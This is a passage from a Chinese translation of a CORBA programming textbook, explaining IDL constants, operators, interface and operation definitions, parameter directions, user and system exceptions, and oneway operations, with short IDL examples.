IDL 允许使用常量定义。其句法和语义与 C++ 一致,你可以定义浮点数、整型数、字符、字符串、布尔变量、八位字节和枚举常量,^① IDL 不允许你定义 any 类型常量和用户定义的复杂类。下面是一些合法的常量例子:

```
const float PI = 3.1415926;
```

^① 八位字节和枚举常量是 CORBA 2.3 版新增添的,所以你只能用于 CORBA 2.3 版或更新的版本。

```

const char      NUL = '\0';
const string    LAST_WORDS = "My god,it's full of stars!";
const octet     MSB_MASK = 0x80;

enum Color { red,green,blue };
const Color     FAVORITE_COLOR = green;

const boolean   CONTRADICTION = FALSE; // Bad idea...
const long      ZERO = 0;           // Bad idea,too...

```

最后两个定义不值得提倡,因为它们没有给这个定义添加任何值(它们只是一些毫无价值别名,所以应该避免)。

基本类型的别名也可以用来定义常量,所以下面定义是合法的:

```

typedef short   TempType;
const TempType MAX_TEMP = 35; // Max temp in Celsius

```

与 C++一样,IDL 完全支持字面值(Literal)。例如,整型常量可以指定为十进制、十六进制或八进制形式,浮点字面值可以表示为 C++约定的指数和分数;字符和字符串常数支持标准的 C++转义序列。例如:

```

// Integer constants
const long I1 = 123;          // decimal 123
const long I2 = 0123;          // octal 123,decimal 83
const long I3 = 0x123;         // hexadecimal 123,decimal 291
const long I4 = 0xAB;          // hexadecimal ab,decimal 171

// Floating point constants
const double D1 = 5.0e 10;    // integer,fraction,& exponent
const double D2 = -3.14;       // integer part and fraction part
const double D3 = .1;          // fraction part only
const double D4 = 1.;          // integer part only
const double D5 = .1E10;       // fraction part and exponent
const double D6 = 1E10;        // integer part and exponent

// Character literals
const char C1 = 'c';          // the character c
const char C2 = '\007';        // ASCII BEL,octal escape
const char C3 = '\x41';        // ASCII A,hex escape
const char C4 = '\n';          // newline
const char C5 = '\t';          // tab
const char C6 = '\v';          // vertical tab
const char C7 = '\b';          // backspace
const char C8 = '\r';          // carriage return
const char C9 = '\f';          // form feed
const char C10 = '\a';         // alert
const char C11 = '\\';         // backslash
const char C12 = '?';          // question mark
const char C13 = '\'';         // single quote

// String literals

```

```

const string S1 = "Quote:\\";           // string with double quote
const string S2 = "hello world";       // simple string
const string S3 = "hello" "world";      // concatenate
const string S4 = "\xA" "B";           // two characters
                                         \'(\xA' and 'B'), \
                                         not the single \
                                         character '\xAB'
const string<5> BS = "Hello";         // Bounded string constant

```

请注意,这个例子的最后四行,语法上并没有错误。预处理程序将最后四行并在一起,例子后三行成为前面注释的一部分。

4.7.10 常量表达式

IDL 提供算术和按位运算符,如表 4.2 所示。这些运算符与 C++ 类似,但不是所有这些运算符都与 C++ 相应的运算符具有相同的行为。

表 4.2 IDL 运算符

运算符类型	IDL 运算符
算术运算	+ - * / %
位运算	& ^ << >> ~

算术运算符的语义

算术运算符用于浮点和整型数的表达式,但%运算符例外,它只能用于整型数。

算术运算符不支持混合模式的算术运算。你不能在同一表达式中混用整型和浮点常量,也没有显式的类型转换。这个限定主要是为了简化 IDL 编译器的实现。

整数表达式通常都被看作为 unsigned long 类型,除非表达式中包含一个负整数,在这种情况下,它表示为 long 类型。运算结果被强制地返回给目标类型。如果表达式中的中间值超出了 long 或 unsigned long 的范围,或者运算结果不符合目标类型,那么它的行为就不可预测。

下面是算术常量表达式的例子:

```

const short MIN_TEMP = -10;
const short MAX_TEMP = 35;
const short AVG_TEMP = (MAX_TEMP + MIN_TEMP) / 2;
const float TWICE_PI = 3.14 * 2.0; // Can't use 3.14 * 2 here

```

位运算符的语义

位运算符用于整型表达式。将一个 short 或 unsigned short 数值移 16 位,或者将一个 long 或 unsigned long 数移 32 位都导致不定行为。

在 C++ 中,右移一个负数是由实现所定义的行为(多数实现都允许符号扩展)。相反,在 IDL 中,右移运算符>>总是执行一个逻辑移位。这就意味着,在这个例子中 RHW_MASK 的值保证是 0xffff,即使它是通过右移一个带符号的值来得到的:

```
const long ALL_ONES = -1;           // 0xffffffff
```

```
const long LHW_MASK = ALL_ONES << 16; // 0xffff0000
const long RHW_MASK = ALL_ONES >> 16; // 0x0000ffff,guaranteed
```

4.8 接口和操作

正如我们在这一章开头所介绍的那样,IDL 主要集中在接口和操作上,下面是一个用于恒温器设备的简单接口:

```
interface Thermostat {
    // Read temperature
    short get_temp();
    // Update temperature,return previous value
    short set_nominal_temp(in short new_temp);
};
```

这段语句定义了一个称为 Thermostat 的新的 CORBA 接口类型。这个接口提供两个操作:get_temp 和 set_nominal_temp。如果客户机根据它的接口访问一个对象(或者,更确切地讲,是根据这个接口的对象引用),就可以调用这个接口的操作。例如,为读取目前的室温,客户机调用 get_temp 操作,并且为了改变恒温器的设置,客户机可以调用 set_nominal_temp 操作。

访问一个接口的某一操作将引起这个ORB 发送一个消息给相应的对象实现。如果目标对象是在其他地址空间,那么ORB 运行时发送一个远程过程调用给这个实现。如果目标对象与调用程序处于同一地址空间,那么调用通常与一般的函数调用形式一样,可避免重复的编组和使用网络协议。某些ORB 还提供一个共享的内存传输来优化对处于同一机器上不同的地址空间的实现的调用。

从直观上讲,IDL 的接口对应于 C++ 的类,IDL 的操作对应 C++ 的成员函数。但是 C++ 类的定义与 IDL 接口定义之间也有区别。IDL 接口只是定义对于一个对象的接口,面对对象的实现没有作说明。这就出现了所有一系列的问题。

- IDL 接口没有公有、私有或保护的部分。根据定义,接口的每一部分都是公有的。在接口中没有定义的部分都是私有的。
- IDL 接口没有成员变量。IDL 不存在成员变量的概念,甚至没有公有成员变量。成员变量用来存储状态,而对象的状态是与实现有关。^② 当然你可以创建对象来存储状态,并且允许客户机来控制这个状态。但是,客户机必须通过调用这个接口的操作来实现这一目的,同时,如何改变对象状态的细节是隐藏在它的接口内部。

正如你所看到的那样,CORBA 将一个对象的接口从它的实现中分离出来。客户机除了调用一个操作(或者设置或获取一个属性)之外,无法与一个对象交互。这就使得在客户机和服务器之间有可能建立一个协议,并且允许客户机和服务器在不同的平台用不同的语言来实现,而且通信仍是透明的。

每一个 CORBA 对象都有一个接口,但是在分布式系统中,同一个接口类型可以有上千

^② IDL 属性不是公有成员变量,虽然它们看起来很像。有关 IDL 属性(attributes)的问题将在 4.14 节中讨论。

个对象。从这个定义上讲,IDL 接口对应于 C++类的定义(definition),CORBA 对象对应于 C++类的实例(Instances)。区别在于,CORBA 对象可以在许多不同的地址空间中被实现。

你可以在单独的地址空间中实现对象实例,然后在同一机器上(或者不同的机器上)将它们传播到一系列进程中。但是,由一个对象引用所表示的一个对象实例只是 CORBA 一个远程可寻址实体的标志。因此,IDL 接口定义了一个 CORBA 系统中分布的最小粒度(granularity)。一个应用程序通过一个接口来代理的方式取决于它在物理地址空间中是如何分布的,应用程序的功能只有在存在一个可以访问这个功能的接口时,才能够被分布。

4.8.1 接口语法

IDL 接口形成了一个名字空间。标识符只有在它们封闭的接口的作用域内才有效,并且在这个接口内它们是唯一的。你可以在一个接口的作用域内嵌套其他的定义,尤其是,你可以在一个接口定义内嵌套下列的结构:

- 常量项定义
- 类型定义
- 异常定义
- 属性定义
- 操作定义

请注意:你不可以将一个接口定义在另一个接口内,所以 IDL 不支持 C++ 的嵌套类的概念。

下面是一个 IDL 接口的例子,它表明了可以出现的合法的嵌套定义(我们还没有讨论该例中所有的特性,这将在下面章节中讨论)。

```
interface Haystack {
    exception NotFound {
        unsigned long num_straws_searched;
    };

    const unsigned long MAX_LENGTH = 10;      // Max len of a needle
    readonly attribute unsigned long num_straws;    // Stack size

    typedef long    Needle;    // ID type for needles
    typedef string  Straw;    // ID type for straws

    void    add(in Straw s);           // Grow stack
    boolean remove(in Straw s);       // Shrink stack
    void    find(in Needle n) raises(NotFound); // Find needle
};
```

IDL 作用域的规则是与 C++一致的。在上面这个例子中,类型 Needle 用在 find 操作的定义中。因为类型和操作的定义都是在同一作用域,就不需要限定。由于这个嵌套的定义并没有被隐蔽,所以你可以通过使用作用域解析运算符::,使用在不同作用域的类型来限定一个标识符名:

```
interface FeedShed {
```

```

typedef sequence<Haystack> StackList;

StackList feed_on_hand();           // Return all stacks in shed

void add(in Haystack s);           // Add another haystack

void eat(in Haystack s);           // Cows need to be fed

// Look for needle in all haystacks
boolean find(in Haystack s; Needle n)
    raises(Haystack :: NotFound);

// Hide a needle
void hide(in Haystack s; in Haystack s; Needle n);
};


```

请注意：在这个定义中使用了限定的类型名 `Haystack :: Needle` 和 `Haystack :: NotFound`。与 C++一样，这些类型名也可以被写成 `:: Haystack::Needle` 和 `:: Haystack::NotFound`（前缀 `::` 表示是全局变量）。

4.8.2 接口语义和对象引用

上面干草堆(Haystack)的例子说明了 IDL 的一个中心特性。请注意，喂料储藏室储藏干草堆，它也用来储藏稻草。你可以通过传递 `Haystack` 的参数给 `add` 操作，将一个干草堆加到储藏室中，这说明两件事：

- 接口名在它们的右边变成了类型名；
- 接口实例可以作为参数传递。

从概念上讲，调用这个 `add` 操作的一个客户应用程序传递一个具体的干草堆将它加到喂料储藏室中。从语义上讲，就像传递了这个干草堆对象本身一样。但是，实际上是客户程序传递了一个对象引用给这个 `add` 操作，`add` 的实现将这个对象引用添加到这个储藏室的干草堆的列表中。换句话说，一个对象引用起了一个指针的作用并且被存储在一个汇集(Collection)中。

对象引用的语义与 C++ 类实例指针十分相似，只是对象引用还能指向调用程序地址空间外的对象。如果两个客户应用程序的每一个都拥有指向同一对象的对象引用，则一个客户程序所作的任何改变都将反映到另一个客户程序。如果一个客户程序并不想共享状态的改变，就必须显式将这个对象另外作一备份。我们将在第 12 章中讨论这个问题。

与 C++ 指针一样，对象引用是强类型的。`feedShed :: add` 操作必须是 `Haystack` 类型的参数。你不能够传递某些其他接口给这个操作，除非那个接口是 `Haystack` 的派生类。对于 C++ 映射，对象引用的类型安全性是在编译阶段被强制要求的，这样就与 C++ 强类型模型保持一致。相反，对于动态类型语言，像 Smalltalk，类型的的安全性是在运行时被强制要求的。

CORBA 定义了一个特殊的空对象引用。与 C++ 空指针一样，一个空引用表示没有对象(什么也不指)。空引用对于实现可选项或“没找到”这类语义来说都是十分有用的。

`Haystack :: find` 操作在干草堆中寻找一个具体的针状干草堆，如果找到了，就在草堆中删除一个草垛。`FeedShed :: find` 操作在干草的储藏室中查找所有针状干草堆(一个可能的实现是在干草堆的储藏列表中遍历整个目录，并且根据它的存储的对象引用在每个干草堆中

调用 find 操作)。

当然,FeedShed 和 Haystack 实例都可以在不同的地址空间中实现(这是将它们做成 IDL 接口的关键所在)。当 FeedShed 实现调用 Haystack 的 find 操作时,它发送一个远程的过程调用给由这个对象引用所指定的对象。在面向对象术语中,它发送一个消息给这个对象。因为喂料储藏室只能通过一个已定义的接口在每个干草堆中进行交互,所有的储藏室和干草堆事实上可以在不同的机器上实现。这种语义就像是干草堆对象是与它们的喂料储藏室处于同一地址空间中实现的。

4.8.3 接口通信模型

干草堆例子的另一个有意思的特性是与 hide 操作有关。请注意:喂料储藏室允许你在指定的干草堆中隐藏针状干草。这当然很好,但是考虑到干草堆接口——Hyastack 并没有允许隐藏 Needle 的操作。但是,Hyastack 有一个 find 操作,它允许查找 Needle。

问题是,如何从一个喂料储藏室中获得一个针状干草给一个干草堆?答案是,我们无法知道。因此必须在喂料储藏室和它的干草堆(它们隐藏了针状干草)之间存在某些隐藏的通信方式。我们只能猜想可能存在着这种通信的方式。关键是,在 IDL 定义中通信的通道是不可见的,因此就 CORBA 而言,它是不存在的。

有一点必须注意:IDL 操作和属性只是定义了对象间的通信通道。在通信通道中所传递的信息类型只是参数、返回值和操作的异常信息。在 Haystack 例子中,很明显,在背后存在着某些通信方式。这在对象系统中很正常。例如,迭代器对象就是典型的与它们正在遍历的汇集共享某些状态。

虽然,知道这种隐藏的通信会产生对象间的一个紧密的连接(类似于 C++ 的友元关系),例如,我们始终希望在不同的体系结构中或不同的语言中实现喂料储藏室和干草堆,但是我们不得不虚构一种机理,使得针状干草能安全地进行交换。因为从喂料场将针状干草传递给干草场并不是由 IDL 所描述的,这意味着,必须处理到所有潜在的嵌套问题,比如不同的字节排序或网络的 API。你可以通过在 Haystack 中添加一个 hide 操作来解决这个问题, Haystack 将创建所需的兼容的通信通道。

使用隐含的通信对象接口有时称为合作接口(Cooperating Interface)。事实上,合作接口几乎总是由同一进程被实现的,因为这使得在对象间不用考虑互用性问题很容易共享状态。

4.8.4 操作定义

一个操作定义只是作为一个接口定义的一部分出现。一个操作的定义必须包括:

- 一个返回结果的类型;
- 一个操作名;
- 零个或多个参数声明。

下面说明了一个最简单操作的接口:

```
interface simple {
    void op();
};
```

操作 op 并不要求参数,也不要求返回一个值。因为 op 并不需要在客户机和服务器之间传送任何数据。它的唯一目的是改变目标对象的状态。这种操作极少见,你在编写这类定义时应当留神。尤其是,有更好的方法来达到这种要求的状态,它并不要求客户程序进行单独的调用,比如,将 op 的行为作为另一个能够访问或返回一个值的操作的一部分。

必须指定 void 返回类型。将它遗漏是非法的:

```
interface Simple {
    op();      // Error,missing return type
};
```

下面是包含多个操作的更有意义的接口:

```
interface Primes {
    typedef unsigned long prime;
    prime    next_prime(in long n);
    void     next_prime2(in long n,out prime p);
    void     next_prime3(inout long n);
};
```

方向属性

请注意:上面三个操作的参数表被限定为三个方向属性(Directional Attributes)中的一个:

- in
属性 in 表示参数是由客户程序发送给服务器程序。
- out
属性 out 表示参数是由服务器程序发送给客户程序。
- inout
属性 inout 表示参数由客户程序初始化后,发送给服务器程序,服务器程序能够修改参数的值,所以,在操作完成时,客户程序所提供的参数值可能已被服务器程序改变。

需要方向属性有两个原因:

- 方向属性可以提高效率
没有方向属性,就无法使 IDL 编译器判断参数值究竟是由客户程序发送给服务器程序,还是反过来的。这也意味着,所有参数都必须在网络上进行双向传输(即使它们没有被初始化)。
方向属性可以节省传输费用。一个 in 参数只需要从客户程序发送给服务器程序;out 参数只需从服务器程序发送给客户程序。只有 inout 参数需要双向传输。
- 方向属性决定了内存管理的责任
在 7.14 章节,你将知道,操作参数的内存管理是随参数的方向和类型而变的。方向属性控制究竟是由客户程序还是服务器程序来负责参数的内存分配和释放。

定义的风格

接口 primes 的最后三个操作都实现同一件事情。每个操作先给定某个数作为起始点,

然后返回大于起始点的第一个素数。例如,2 的 next_prime 是 3,26 的 next_prime 是 29。请注意:起始点是带符号的整数,并可以是负数。所有小于 2 的起始点,next_prime 都返回 2。但是,每个操作提供了不同的交互风格。

- next_prime 接收以 in 形式表示的参数作为起始点 n,并返回素数作为返回值。
- next_prime2 接收以 in 形式表示的参数作为起始点 n,并以 out 类型参数 p 返回素数。数值 p 不需要由客户程序初始化,但是它已被修改,以便当 next_prime2 返回时返回结果。
- next_prime3 使用 inout 类参数 n,用来传送起始点和返回结果。客户程序初始化这个参数,操作将结果重写在这个参数上。

你不会编写像 Primes一样的接口,它只是提供了具有同样语义的三个操作。实际上,你应当决策希望提供什么样的交互方式给客户程序。问题是,哪个风格是最好的,你如何选择它们?下面这些建议供你参考:

- 如果操作接收一个或多个 in 参数并返回一个单个的结果,那么结果应作为返回值返回。
这种方式对程序员来说是很简单和熟悉的。
- 如果操作有若干个同样重要的返回值,所有值都应当作为 out 参数返回,并且操作的返回值的类型应当是 void。
通过将所有返回值说明为 out 参数,只想强调这些参数都不是特殊的(反之,如果有—个数是作为返回值来返回的,其他都是作为 out 参数,可能造成这个返回值比其他值更重要的印象)。
- 如果操作需返回若干个值,但有一个是特别重要的,将这个值作为返回值,其他值作为 out 参数返回。

这种类型的交互主要用于迭代器操作。例如:

```
boolean get-next(out ValueType value);
```

这个操作用来递增地检索一个结果的集合,每次检索一个值。返回值是特殊的,因为它不是实际结果的一部分,它只是表示什么时候这些值的集合已经到头了。使用返回值用来表示循环控制的终止条件。它允许调用程序使用下面语句编写代码:

```
while(get-next(val)) {
    // Process val
}
```

这种方法比用布尔型的 out 参数来判断终止条件显得更自然,更容易阅读。

- 小心处置 inout 参数

使用 inout 参数时,接口的设计者假定,调用程序从不想保持原始值并且可以将它们重写。因此,inout 参数必须遵循这条原则,即如果客户程序想保持原始值,它必须首先作一份拷贝,这可能带来一些麻烦。

在 C++ 中,与 IDL 的 inout 相似的是通过指针传递一个值。这是提高效率的一种典

型做法(指针传递节省了拷贝数据的时间)。IDL 的 inout 参数不能提供这种省时的方式,因为线路传输迫使数据进行双向拷贝。inout 唯一节省的是所需的临时缓存空间的数量,因为客户程序和服务器程序只需要单个内存空间来保存调用之前和调用后的这些数据。由于这个原因,inout 参数常用于大数据量时,本地的内存消耗成为一个问题时才使用。

重载

我们再来看一下 Primes 接口。C++程序员喜欢写成下面这种形式:

```
interface Primes {
    typedef unsigned long prime;
    prime next_prime(in long n);
    void next_prime(in long n,out prime p); // Error
    void next_prime(inout long n); // Error
};
```

不幸的是,这不是合法的 IDL。操作名是由它们所封闭的接口来限定作用域的,并且在这个接口内操作名必须是唯一的,所以操作重载是不可能的,引入这个约束是因为重载使得 IDL 映射为非面向对象语言,比如 C 变得很困难。对于 C 来说,重载函数必须使用某些函数名分解方式(名称分解对编译器来说当然不成问题,但对开发者来说却不是一件好事)。

匿名类型

对操作来说,参数和返回值必须使用一个已命名的类型来声明。匿名类型(anonymous type)作为返回值及在参数声明中是非法的:

```
sequence<long>get_longs(); // Error,anonymous type
void get_octets(out sequence<octet> s); // Error ,anonymous type
```

因为匿名类型产生混淆的语言映射,所以你应当养成一个习惯,使用已命名的类型,甚至在使用匿名类型是合法的情况下(匿名类型作为序列,数组元素,结构,联合和异常成员的定义时,它们是合法的)也要尽量使用命名类型。

常量操作

与 C++ 不同,IDL 并不区别是读还是写访问操作。下面语句是错误的:

```
SomeType read_value() const; // Error,illegal const qualifier
```

因此,如果客户程序有一个指向对象的引用,它就可以调用那个对象的所有引用,不管它们是否修改了对象的状态(对于所提供的 ORB,你可以使用 CORBA Security Service 来建立某些特殊操作的只读访问。)

4.9 用户异常

IDL 使用异常作为表示出错状况的一种标准方法。IDL 用户异常定义与 IDL 结构相似,并允许异常包含任意类型出错信息,且不限定它的数量。但是,异常不允许嵌套。下面给出异常的实例:

```

exception Failed {};

exception RangeError {
    unsigned long supplied_val;
    unsigned long min_permitted_val;
    unsigned long max_permitted_val;
};

}

```

与结构一样,异常创建一个名字空间,所以在它们封闭的异常内,异常成员名必须是唯一的。

异常是类型,但不能用来作为用户定义类型的数据成员。例如,下面的语句是非法的:

```

struct ErrorReport {
    Object obj;
    RangeError exc; // Error,exception as data member
};

```

一个操作使用一个 `raises` 表达式来表示它可能出现的异常:

```

interface Unreliable {
    void can_fail() raises(Failed);
    void can_also_fail(in long l) raises (Failed,RangeError);
};

```

正像你所看到的那样,一个操作可能出现多种异常类型。操作必须表示它们可能出现的所有异常。对于一个操作来说,发送一个在 `raises` 表达式中没有被列入的用户异常是非法的。`raises` 表达式不能是空的。

IDL 不支持异常的继承。这意味着,你不可能将出错状况排列在逻辑继承中(在 C++ 中,这是允许的),并且还不可能通过捕捉基异常来捕捉在子树中的所有异常。相反,每个用户异常创建一个与任何其他异常无关的、新的类型。对这些进行限定是因为使用多重继承的异常层次结构很难映射成不直接支持这个概念的其他语言。(因为异常拥有数据成员,目标语言不得不支持实现的继承。)但是,单个的异常继承可以很容易被映射,甚至对于不支持实现继承的目标语言也一样。

不幸的是,甚至异常的单个继承还没有列入原始的 OMG IDL 的技术规范,所以不能使用它(看来不大可能在将来将异常继承加到 OMG IDL 中,因为它对于某些语言映射来说具有破坏性)。

4.9.1 异常设计问题

在设计你的接口时,要注意程序中处理异常要比处理返回值更困难,因为异常中断了正常的控制流程。你应当花更多精力来决定哪些是一个异常,哪些是一个返回值。考虑下面的接口,它提供数据库查找操作:

```

interface DB{
    typedef sequence<Record> ResultSeq;
    typedef string QueryType;
    exception NotFound { // Bad approach
};

```

```

        QueryType failed_query;
    };

    ResultSeq lookup(in QueryType query) raises(NotFound);
};


```

在这个接口中 `lookup` 操作返回一系列所需查询的结果。如果没有找到相匹配的记录，它出现 `NotFound`。在这个接口，存在一系列错误。

- 当搜索数据库时，可以预计到，搜索过程偶尔会出现找不到任何合适的东西。所以，用出现异常来表示这种情况是不合适的。在这种情况下，你应当使用一个参数或返回值来表示空结果。
- 在上面的例子中，出现异常是多余的，因为你可以通过返回一个空序列来表示它没有找到结果。`NotFound` 异常使这个接口毫无必要的复杂化。
- `NotFound` 异常包含一个 `failed_query` 成员。因为只有一个查询被传递给这个操作，所以只有一个可能出现故障的查询，换句话说，只有一个传递给 `lookup` 的查询。这个异常包含了调用程序已经知道的信息，所以它是毫无意义的。
- DB 接口不允许调用程序找出为什么查询失败。究竟是由于没有找到与查询相匹配的记录呢，还是由于查询中出现句法错误？与上面例子相比，下面这个接口就比较合理：

```

interface DB{
    typedef sequence<Record>      ResultSeq;
    typedef string                  QueryType;

    exception SyntaxError {
        unsigned short position;
    };

    ResultSeq lookup(in QueryType query) raises(SyntaxError);
};


```

这个版本的接口与上面这个例子几乎是一样的，但是，这些缺陷被克服了。

- 没有返回结果的搜索由返回一个空序列来表示，而不是出现一个异常。
- 如果查询本身不可接受，则出现一个异常，这使得调用程序能区别是错误的查询还是没有返回任何结果的查询。
- 这个异常包含了一些有用的信息。在这种情况下，它包含了出现句法错误的查询字符串的字符位置的下标。

在这个 DB 例子中，所强调的某些东西常被许多接口设计者所忽略。归结起来有如下几条：

- `raise` 异常只用于异常的状态

从人类工程上讲，预见结果可能出现异常的操作是不应当的。考虑一下需要调用这些操作的程序员。C++ 映射将 IDL 异常映射成 C++ 异常。处理 C++ 的异常要比处理一般的返回值或参数困难得多，因为异常中断了正常的控制流程。让程序员来捕获可预见的异常简直是一种错误的决策。

- 要确保异常携带有用的信息
告诉调用程序已经知道的东西比无用的东西更糟糕。
- 要确保异常传递准确的信息
异常应当准确地传递某一语义错误状况。不应将若干出错状况归纳在一起,以致于调用程序无法区分它们。
- 要确保异常带有完整信息
如果异常提供不完整的信息,调用程序也许需要进一步调用才能找出确切的出错地方。如果开始时调用没有成功,有可能在后面的调用中也出错,这样调用程序就无法准确地处理出错。
- 在设计接口时,应更多地考虑调用者的需要,而不是实现者的需要
计算应围绕使用 API 的难处着想,API 往往提供了很糟糕的功能抽象。所以会出现这种糟糕的 API,因为它们是由功能的实现者编写的,而不是用户编写的。但是,一个好的工具是为了用户使用方便着想的,工具提供者的考虑常常不切实际。API 是工具,你在创造它们时应当适合它们的用户的要求。
- 一般不要使用返回值和参数来表示出错
正像你在下一节中将看到的那样,即使它们并没有使用 raise 表达式操作也可能引发异常。如果你使用错误代码而不是异常,调用程序将以不一致的扭曲的错误处理方式来结束调用,因为它们必须检查异常以及错误返回代码。

4.10 系统异常

CORBA 要求远程通信尽可能透明。在源代码这一级,发送一个消息给一个 CORBA 对象无论这个对象是在远程的机器实现的,在同一机器上的不同进程实现的,或者真的链接到客户机上,它们看起来都是一样的。但是,远程通信毕竟比本地调用更容易出错。例如,连接性可能有问题,因为推土机撕断了电缆。

IDL 定义了一系列系统异常来捕获常见的出错状况。任何操作都可能出现系统异常,尽管操作本身并没有 raises 表达式。

IDL 定义了 29 种系统异常。系统异常有着不同的名称,但是它们都使用同一异常模块。下面的定义使用预处理程序来定义所有系统异常模块的简写形式。(一会儿,我们将讨论这些数据成员的含义):

```
enum completion_status {
    COMPLETED_YES, COMPLETED_NO, COMPLETED_MAYBE
};

#define SYSEX(NAME) exception NAME \\
    unsigned long minor; \\
    completion_status completed; \\
}
```

系统异常本身定义为:

```
SYSEX(BAD_CONTEXT); // error processing context object
```

```

SYSEX(BAD_INV_ORDER);           // routine invocations out of order
SYSEX(BAD_OPERATION);          // invalid operation
SYSEX(BAD_PARAM);              // an invalid parameter was passed
SYSEX(BAD_TYPECODE);           // bad typecode
SYSEX(COMM_FAILURE);           // communication failure
SYSEX(DATA_CONVERSION);        // data conversion error
SYSEX(FREE_MEM);               // cannot free memory
SYSEX(IMP_LIMIT);              // violated implementation limit
SYSEX(INITIALIZE);             // ORB initialization failure
SYSEX(INTERNAL);               // ORB internal error
SYSEX(INTF_REPOS);             // interface repository unavailable
SYSEX(INVALID_TRANSACTION);    // invalid TP context passed
SYSEX(INV_FLAG);               // invalid flag was specified
SYSEX(INV_IDENT);               // invalid identifier syntax
SYSEX(INV_OBJREF);              // invalid object reference
SYSEX(INV_POLICY);              // invalid policy override
SYSEX(MARSHAL);                // error marshaling param/result
SYSEX(NO_IMPLEMENT);            // implementation unavailable
SYSEX(NO_MEMORY);               // memory allocation failure
SYSEX(NO_PERMISSION);           // no permission for operation
SYSEX(NO_RESOURCES);            // out of resources for request
SYSEX(NO_RESPONSE);              // response not yet available
SYSEX(OBJECT_NOT_EXIST);        // no such object
SYSEX(OBJ_ADAPTER);             // object adapter failure
SYSEX(PERSIST_STORE);           // persistent storage failure
SYSEX(TRANSACTION_REQUIRED);    // operation needs transaction
SYSEX(TRANSACTION_ROLLEDBACK);   // operation was a no-op
SYSEX(TRANSIENT);                // transient error, try again later
SYSEX(UNKNOWN);                  // the unknown exception

```

其中有些异常,比如 NO_MEMORY,有着明确的含义。而有些,比如 BAD_INV_ORDER,它们的含义不是很明显。这里,我们并不想详细地列出每个异常的含义,而是想指出它们的用法,因为本书的其他章节还要讲到相关的内容。CORBA 规范本身并没有确切地解释每个异常都是在什么情况下引发的,所以你必须从不同的 ORB 中获得不同行为(参阅 7.15.2 节)。

操作定义在它的 raises 表达式中不能包括系统异常。这可以理解为,所有的操作都有可能出现系统异常。所以下面的说明是错误的:

```

interface X {
    void op1() raises(BAD_PARAM);           // Illegal!
    void op2() raises(CORBA::BAD_PARAM);     // Illegal!
};

```

系统异常列表是可扩充的,通过更新 CORBA 规范可添加新的异常。为了将来方便,你的代码必须预备处理未列入列表中的系统异常,至少从普遍意义来讲是如此。如果你所编写的代码只是简单地转储了它们是否能获得一个新的系统异常的核心,那么当 ORB 更新时,你就会遇到很多麻烦(7.15 节介绍如何处理这类问题)。

系统异常模块包括两个数据成员：minor 和 completed。completed 成员告诉你在调用过程中，在什么地方出现了错误。

- COMPLETED_YES

错误有时出现在服务器操作完成之后。这就告诉你，已经发生了由于错误的调用所产生的任何状态变化。

如果这个操作不是幂等的话(idempotent)，了解是否在服务器端完成了操作是非常重要的。如果调用两次与调用一次具有同样的作用，那么这个操作就是幂等的。例如，语句 `x=1` 是幂等的，而语句 `x++` 就不是幂等的。

- Completed_No

错误也可能在出客户机地址空间时或在进服务器地址空间时出现的。这就保证了目标操作并没有被调用，或者已经被调用了，但操作的两端都没有产生作用。

- COMPLETED_MAYBE

完成的状态不确定。典型的例子是，如果客户程序调用了一个操作，但与服务器失去了连接，而调用仍处于联机状态。在这种情况下，客户程序在运行状态下无法判断，在服务器上该操作是否被调用了，还是在请求到达伺服程序之前已经出现了问题。

在系统异常中的 minor 数据成员用来传递有关出错代码的附加信息。不幸的是，CORBA 并没有指定这些附加代码的含义，将它们的定义留给了各个 ORB 的实现(ORB 的供应商可以保留这些附加代码值部分作为他们专有的用法)。对于一个开发者来说，这就意味着，在你的程序中，无法来解释这种 minor 成员，至少是在你想编写可移植的代码时，无法实现这一点。

但是，如果 ORB 的供应商使用它来提供有关系统异常的确切原因的进一步信息的话，这种附加代码对于调试程序是非常有用的。这就是说，至少你在报告或记档一个系统异常时，应当给出个附加代码(即使你不可能从编程这个角度来解释这个附加代码)。

4.11 系统异常或用户异常

正如在第 9 章将要讨论的那样，在服务器上的操作实现可能引发系统异常以及在操作的 raises 表达式中的用户异常。我们再来看一下在 2.4.2 中的 EmployeeRegistry 接口：

```
interface EmployeeRegistry {  
    Employee lookup(in long emp_number);  
};
```

问题是，如果它调用了并不存在的雇员号码，lookup 应该怎样处置呢？一种选择是返回空引用，以表示错误的查找。这当然是可以接受的，尤其是，如果你希望客户程序将查找不存在的雇员作为正常操作的部分。

但是，你也可能觉得将查找不存在的雇员视为一个错误的状况，并出现异常更合适。因为 lookup 并没有 raises 表达式，所以你将它定为系统异常来表示不知道这个雇员号码。查阅一下前面的系统异常列表，选择 BAD_PARAM 可能比较合适。

对于像 lookup 这种简单的操作，引发 BAD_PARAM 异常可能是一种好的选择。但是，

用回答系统异常来表示应用程序级的错误,却是一种糟糕的方法。例如,考虑下面修改后的 lookup:

```
interface EmployeeRegistry {
    Employee lookup(in string emp_name,in string emp_birthday);
};
```

使用这个接口,我们必须提供姓名和出生日期来寻找一个雇员。现在的问题是,有若干个可能的出错状况。例如,所提供的姓名不是一个已存在的雇员,或者出生日期可能不对(例如,出生日期可能是一个空的字符串)。如果 lookup 仍然出现 BAD_PARAM 来表示没有找到这个雇员,那么客户程序就无法知道究竟是哪个参数出现了问题。另外,ORB 本身在运行时也可能出现 BAD_PARAM 异常。例如,一个空指针传递给了 lookup(传递一个空指针给 IDL 接口是非法的)。在这种情况下,客户程序仍然有另一个问题,因为从 BAD_PARAM 异常含义来讲,它无法知道究竟这个异常是由 ORB 在运行时出现的呢,还是由服务器上的应用代码出现的。

出于这些原因,我们建议,你最好对应用程序级的出错状况定义合适的用户异常。这种方法不仅保证了出错报告出现在合适的层次上,而且允许客户程序来区别究竟是应用程序出错还是平台出错(在调试阶段,有时这可能是至关重要的)。

4.12 单向操作(oneway operation)

IDL 允许一个操作说明为 oneway:

```
interface Events{
    oneway void send(in EventData data);
};
```

从直觉上讲,oneway 操作是为了创建不可靠信号传输机理考虑的,这种方式与 UDP 数据报相似(发完就了事的方法)。

oneway 操作必须遵循下列原则:

- 它必须返回 void 类型。
- 它不能有任何 out 或 inout 参数。
- 它不能有 raises 表达式。

限定这些约束是为了不允许有任何从服务器返回给客户机的可能性。因为用户异常事实上是返回值,所以在上面的约束原则中包括了这一条。但是,oneway 可以引发系统异常。

